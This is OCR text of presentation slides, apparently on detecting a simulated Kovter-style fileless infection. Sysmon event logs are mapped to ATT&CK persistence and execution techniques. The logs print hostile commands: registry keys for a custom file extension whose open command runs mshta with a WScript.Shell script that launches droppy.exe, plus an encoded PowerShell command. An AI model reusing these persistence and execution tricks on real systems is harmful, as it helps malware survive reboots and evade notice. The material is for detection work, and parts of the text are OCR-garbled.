
Persistence

New software is associated to extension

Registry Run Keys / Start Folder (T1060)

Persistence

Create registry entries linked to droppy software



```
<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><Sys
Opcode>0</Opcode><Keywords>0x8000000000000000</Keywords><TimeCreated Syste
mon/Operational</Channel><Computer>devsec[redacted]</Computer><Secu
Data Name='ProcessGuid'>{3D8F492B-897D-5B9F-0000-0010A5E6D716}</Data><Data
ta><RenderingInfo Culture='en-US'><Message>Registry object added or deleted
RuleName:
EventType: CreateKey
UtcTime: 2018-09-17 11:01:18.254
ProcessGuid: {3D8F492B-897D-5B9F-0000-0010A5E6D716}
ProcessId: 2416
Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
TargetObject: HKCR\droppy</Message><Level>Information</Level><Task>Registry
```

```
EventType: CreateKey
UtcTime: 2018-09-17 11:01:18.254
ProcessGuid: {3D8F492B-897D-5B9F-0000-0010A5E6D716}
ProcessId: 2416
Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
TargetObject: HKCR\droppy\shell</Message><Level>Information</Level><Tas
```

```
ProcessGuid: {3D8F492B-897D-5B9F-0000-0010A5E6D716}
ProcessId: 2416
Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
TargetObject: HKCR\droppy\shell\open</Message><Level>Information</Level><T
```

```
ProcessGuid: {3D8F492B-897D-5B9F-0000-0010A5E6D716}
ProcessId: 2416
Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
TargetObject: HKCR\droppy\shell\open\command</Message><Level>Informat
```


WORK IN PROGRESS

KOVCOREG – Detection: Logs Collection/Assessment 2/2

Registry Run Keys / Start Folder (T1060)

Persistence

Set a value to “command” registry entry.




```
Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Sysmon' Guid='{5770385F-C22A-43E0-BF4C-06F5698FFBD9}'/><EventID>13</Eve
pcode>0</Opcode><Keywords>0x8000000000000000</Keywords><TimeCreated Sy[redacted]Z'/><EventRecordID>18395</EventRecordID><Correlation/>~~<Execution ProcessID~~='4
on/Operational</Channel><Computer>[redacted]</Computer><Security UserID='S-1-5-18'/></System><EventData><Data Name='RuleName'></Data><Data Name='EventType'>SetValue</Data><Dat
ta Name='ProcessGuid'>{3D8F492B-8970-5B9F-0000-0010A5E60716}</Data><Data Name='ProcessId'>2416</Data><Data Name='Image'>C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe</Data><Data
d\(Default)</Data><Data Name='Details'>"C:\\Windows\\system32\\mshta.exe" "about:&lt;script&gt;WScript_Shell_Object = new ActiveXObject("WScript.Shell");WScript_Shell_Object.Run("c:\temp\dr
deringInfo Culture='en-US'><Message>Registry value set:
uleName:
ventType: SetValue
~~tcTime: 2018-09-17 11:01:12.~~
rocessGuid: {3D8F492B-8970-5B9F-0000-0010A5E60716}
rocessId: 2416
mage: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
argetObject: HKCR\droppy\shell\open\command\(Default)
etails: "C:\\Windows\\system32\\mshta.exe" "about:&lt;script&gt;WScript_Shell_Object = new ActiveXObject("WScript.Shell");WScript_Shell_Object.Run("c:\temp\droppy.exe");&lt;/script&gt;"</Me
[illegible]
```

Scripting (T1064)

Execution

The bootstrap is triggered using custom extension




```
[illegible]
code>0</Opcode><Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2018-0
n/Operational</Channel>[redacted]ecurity UserID='S-
9F-0000-00106767D816}</Data><Data Name='ProcessId'>10016</Data><Data Name='Image'>C:\Wind
/Data><Data Name='Product'>Microsoft® Windows® Operating System</Data><Data Name='Company'>
Directory'>C:\Users\securityuser\</Data><Data Name='User'>[redacted]04[redacted]securityuser</Data
Data Name='IntegrityLevel'>High</Data><Data Name='Hashes'>SHA1=7C3D7281E1151FE4127923F4B4C3CD
arentImage'>C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe</Data><Data Name='Parer
GIAagBlAGMAdAAgAFQAZQB4AHQALgBVAFQARgA4AEUAbgBjAG8AZABpAG4AZwAgACQAZgBhAGwAcwBlADsAIABjAGOAZA
gInfo Culture='en-US'><Message>Process Create:
RuleName:
[redacted]
ProcessGuid: {3D8F492B-8983-5B9F-0000-00106767D816}
ProcessId: 10016
Image: C:\Windows\System32\cmd.exe
FileVersion: 6.3.9600.16384 (winblue_rtm.130821-1623)
Description: Windows Command Processor
Product: Microsoft® Windows® Operating System
~~Company: Microsoft Corporation~~
CommandLine: "C:\Windows\system32\cmd.exe" /c start C:\ProgramData\kovter.maxdraft
~~CurrentDirectory: C:\Users\securityuser\~~
User [redacted]N004[redacted]securityuser
LogonGuid: {3D8F492B-8982-5B9F-0000-00201E34D816}
LogonId: 0x16D8341E
TerminalSessionId: 0
IntegrityLevel: High
Hashes: SHA1=7C3D7281E1151FE4127923F4B4C3CD36438E1A12
ParentProcessGuid: {3D8F492B-8983-5B9F-0000-0010A757D816}
 ~~rentProcessId: 8744~~
  entImage: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
   tCommandLine: powershell.exe -noninteractive -encodedcommand WwBDAG8AbgBzAG8AbABlAF0AOgA
    AGUAeABlACAALwBjACAAcwB0AGEAcgB0ACAAQwA6AFwAUAByAG8AZwByAGEAbQBEAGEAdABhAFwAawBvAHYAdA
```

MSHTA (T1170)

Execution

MSHTA is used to run a wScriptShellObject and run the “core” malware




```
Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Sysmon' Guid='{5770385F-C22A-43E0-BF4C-06F5698FFBD9}'/><EventID>1</EventID
ode>0</Opcode><Keywords>0x8000000000000000</Keywords><[redacted]'/><EventRecordID>19205</EventRecordID><Correlation/>~~<Execution ProcessID~~='48
/Operational</Channel><Computer>[redacted]004[redacted]</Computer><Security UserID='S-1-5-18'/></System><EventData><Data Name='RuleName'></Data><Data Name='UtcTime'>2018-09-17 11:01:24.32
F-0000-0010107408016}</Data><Data Name='ProcessId'>9820</Data><Data Name='Image'>C:\Windows\System32\mshta.exe</Data><Data Name='FileVersion'>11.00.9600.16384 (winblue_rtm.130821-1623)</Data><
cation host</Data><Data Name='Product'>Internet Explorer</Data><Data Name='Company'>Microsoft Corporation</Data><Data Name='CommandLine'>"C:\\Windows\\system32\\mshta.exe" "about:&lt;script&gt;
ipt.Shell");WScript_Shell_Object.Run("c:\temp\droppy.exe");&lt;/script&gt;"</Data><Data Name='CurrentDirectory'>C:\Users\securityuser\</Data><Data Name='User'>DEVSECSCN004BLD\securityuser</Data><
00-00201E34D816}</Data><Data Name='LogonId'>0x16d8341e</Data><Data Name='TerminalSessionId'>0</Data><Data Name='IntegrityLevel'>High</Data><Data Name='Hashes'>SHA1=CB6990A77F216A78D0D4386783FFF
d'>{3D8F492B-8983-5B9F-0000-00106767D816}</Data><Data Name='ParentProcessId'>10016</Data><Data Name='ParentImage'>C:\Windows\System32\cmd.exe</Data><Data Name='ParentCommandLine'>"C:\Windows\syst
.maxdraft</Data></EventData><RenderingInfo Culture='en-US'><Message>Process Create:
uleName:
[redacted]
rocessGuid: {3D8F492B-8984-5B9F-0000-0010107408016}
~~rocessId: 9820~~
mage: C:\Windows\System32\mshta.exe
~~ileVersion: 11.00.9600.16384 (winbl~~ue_rtm.130821-1623)
escription: Microsoft (R) HTML Application host
roduct: Internet Explorer
~~ompany: Microsoft Corporation~~
ommandLine: "C:\\Windows\\system32\\mshta.exe" "about:&lt;script&gt;WScript_Shell_Object = new ActiveXObject("WScript.Shell");WScript_Shell_Object.Run("c:\temp\droppy.exe");&lt;/script&gt;"
urrentDirectory: C:\Users\securityuser\
~~ser: DEVSECSCN004BLD\securityuser~~
ogonGuid: {3D8F492B-8982-5B9F-0000-00201E34D816}
ogonId: 0x16D8341E
erminalSessionId: 0
ntegrityLevel: High
ashes: SHA1=CB6990A77F216A78D0D4386783FFF77B1B4015
 rentProcessGuid: {3D8F492B-8983-5B9F-0000-00106767D816}
  ~~entProcessId: 10016~~
   mage: C:\Windows\System32\cmd.exe
    ndLine: "C:\Windows\system32\cmd.exe" /c start C:\ProgramData\kovter.maxdraft</Message><Level>Information</Level><Task>Process Create (rule: ProcessCrea
     [illegible]
```

WORK IN PROGRESS


NEXT STEPS

NEXT STEPS 1/2



- Infrastructure Orchestration
- More Interactive – Ansible RDP headless module WORK IN PROGRESS
- More supported Platforms (OSX)
- Initial Vector simulation

NEXT STEPS 2/2



- More APT / TTP
- Improve visibility: Extend supported platforms / components (WMI)
- Machine Learning algorithms
- SIGMA: CRs in Generic Signature Format
- Content sharing: MISP / CRiTs

Q&A

Grazie!